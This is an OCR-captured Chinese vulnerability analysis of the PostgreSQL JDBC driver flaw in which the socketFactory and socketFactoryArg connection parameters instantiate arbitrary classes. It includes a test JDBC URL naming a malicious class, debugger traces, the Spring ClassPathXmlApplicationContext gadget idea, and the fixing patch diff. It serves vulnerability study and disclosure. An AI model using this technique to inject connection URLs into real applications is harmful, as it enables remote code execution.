
```
eans.factory.support.DefaultListableBeanFactory.preInstantiateSingletons(Defau
ontext.support.AbstractApplicationContext.finishBeanFactoryInitialization(Abst
ontext.support.AbstractApplicationContext.refresh(AbstractApplicationContext.j
```

成功弹出计算器

漏洞分析


从描述来看，PostgreSQL JDBC Driver 根据`sslhostnameverifier`、`socketFactory`、`sslfactory`、`sslpasswordcallback`的值来完成实例化操作，但是由于缺少验证，导致可以构造恶意类加载实现 RCE。

构造如下测试代码:



```
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;

public class study {
    public static void main(String[] args) throws Exception {
            String socketFactoryClass="EVilClass";
            String socketFactoryArg="Arg";
            String URL="jdbc:postgresql://localhost:5432/test?soc
        +socketFactoryArg;

            DriverManager.getConnection(URL);


    }
```

直接运行，查看报错信息:




```
    at study.main(study.java:12)
Caused by: java.lang.ClassNotFoundException Create breakpoint : EVilClass
    at java.net.URLClassLoader.findClass(URLClassLoader.java:381)
    at java.lang.ClassLoader.loadClass(ClassLoader.java:424)
    at sun.misc.Launcher$AppClassLoader.loadClass(Launcher.java:349)
    at java.lang.ClassLoader.loadClass(ClassLoader.java:357)
    at java.lang.Class.forName0(Native Method)
    at java.lang.Class.forName(Class.java:264)
    at org.postgresql.util.ObjectFactory.instantiate(ObjectFactory.java
    at org.postgresql.core.SocketFactoryFactory.getSocketFactory(Socket
    ... 8 more
```


提示找不到参数`socketFactoryClass`提供的恶意类`EvilClass`，我们在最后报错

的代码处`org.postgresql.core.SocketFactoryFactory#getSocketFactory`打下断

点，采用 Debug 模式运行，触发断点：



```
@  public static SSLSocketFactory getSslSocketFactory(Properties info) throws PSQ
       String classname = PGProperty.SSL_FACTORY.get(info);
       if (classname != null && !"org.postgresql.ssl.jdbc4.LibPQFactory".equals(c
           try {
               return (SSLSocketFactory)ObjectFactory.instantiate(classname, info,
           } catch (Exception var3) {
               throw new PSQLException(GT.tr( message: "The SSLSocketFactory class
           }
       } else {
           return new LibPQFactory(info);
```




```
        String socketFactoryClassName = PGProperty.SOCKET_F
        if (socketFactoryClassName == null) {
            return SocketFactory.getDefault();
        } else {
            try {
                return (SocketFactory)ObjectFactory.instant
            } catch (Exception var3) {
                throw new PSQLException(GT.tr( message: "The
```


变量

评估表达式 (Enter) 或添加监视 (Ctrl+Shift+Enter)

```
v info = {Properties@696}  size = 5
    > "PGDBNAME" -> "test"
    > "PGPORT" -> "5432"
    > "socketFactory" -> "EVilClass"
    > "PGHOST" -> "localhost"
    > "socketFactoryArg" -> "Arg"
> socketFactoryClassName = "EVilClass"
```

进入`ObjectFactory.instantiate`：


```java
public static Object instantiate(String classname, Properties info, boolean
    Object[] args = new Object[]{info};   info:  size = 5
    Constructor<?> ctor = null;
    Class cls = Class.forName(classname);

    try {
        ctor = cls.getConstructor(Properties.class);
    } catch (NoSuchMethodException var9) {
    }

    if (tryString && ctor == null) {
        try {
            ctor = cls.getConstructor(String.class);
            args = new String[]{stringarg};
        } catch (NoSuchMethodException var8) {
        }
    }

    if (ctor == null) {
        ctor = cls.getConstructor();
        args = new Object[0];
    }

    return ctor.newInstance((Object[])args);
}
```


```
"main": 正在运行
ectFactory (org.postgresql.util)
39, SocketFactoryFactory (org.postgresql.
mpl:184, ConnectionFactoryImpl (org.post
51, ConnectionFactory (org.postgresql.cor
nection (org.postgresql.jdbc)
466, Driver (org.postgresql)
er (org.postgresql)
4, DriverManager (java.sql)
```

变量

评估表达式 (Enter) 或添加监视 (Ctrl+Shift+Enter)


```
> classname = "EVilClass"
> info = {Properties@696}  size = 5
  tryString = true
> stringarg = "Arg"
```

这里通过参数`socketFactoryClass`来实例化一个类，采用的构造函数只有一个输


入参数来自`socketFactoryArg`，并且为`String`字符串类型。如果我们能在程序运行上下文环境中找到满足这些条件的类，就可能实现恶意操作。回顾 Jackson 经典的反序列化漏洞 CVE-2017-17485，我们可以找到类 `org.springframework.context.support.ClassPathXmlApplicationContext`，

以上我们便可以通过这个方式调用我们的恶意类来达成命令执行的效果

在新版本中已修复了此漏洞



```
4 pgjdbc/src/main/java/org/postgresql/core/SocketFactoryFactory.java

@@ -36,7 +36,7 @@ public static SocketFactory getSocketFactory(Properties info) throws PSQLExcepti
       return SocketFactory.getDefault();
     }
     try {
-      return (SocketFactory) ObjectFactory.instantiate(socketFactoryClassName, info, true,
+      return ObjectFactory.instantiate(SocketFactory.class, socketFactoryClassName, info, true,
           PGProperty.SOCKET_FACTORY_ARG.get(info));
     } catch (Exception e) {
       throw new PSQLException(
@@ -61,7 +61,7 @@ public static SSLSocketFactory getSslSocketFactory(Properties info) throws PSQLE
       return new LibPQFactory(info);
     }
     try {
-      return (SSLSocketFactory) ObjectFactory.instantiate(classname, info, true,
+      return ObjectFactory.instantiate(SSLSocketFactory.class, classname, info, true,
           PGProperty.SSL_FACTORY_ARG.get(info));
     } catch (Exception e) {
```



```
7 pgjdbc/src/main/java/org/postgresql/util/ObjectFactory.java

@@ -36,14 +36,15 @@
    * @throws IllegalAccessException if something goes wrong
    * @throws InvocationTargetException if something goes wrong
    */
-  public static Object instantiate(String classname, Properties info, boolean tryString,
+  public static <T> T instantiate(Class<T> expectedClass, String classname, Properties info,
+      boolean tryString,
       @Nullable String stringarg)
       throws ClassNotFoundException, SecurityException, NoSuchMethodException,
           IllegalArgumentException, InstantiationException, IllegalAccessException,
           InvocationTargetException {
     @Nullable Object[] args = {info};
-    Constructor<?> ctor = null;
-    Class<?> cls = Class.forName(classname);
```

限制了输入类型，导致无法调用加载恶意类。

修复建议

这个问题没有已知的解决方法,建议升级到最新版修复此问题

https://github.com/pgjdbc/pgjdbc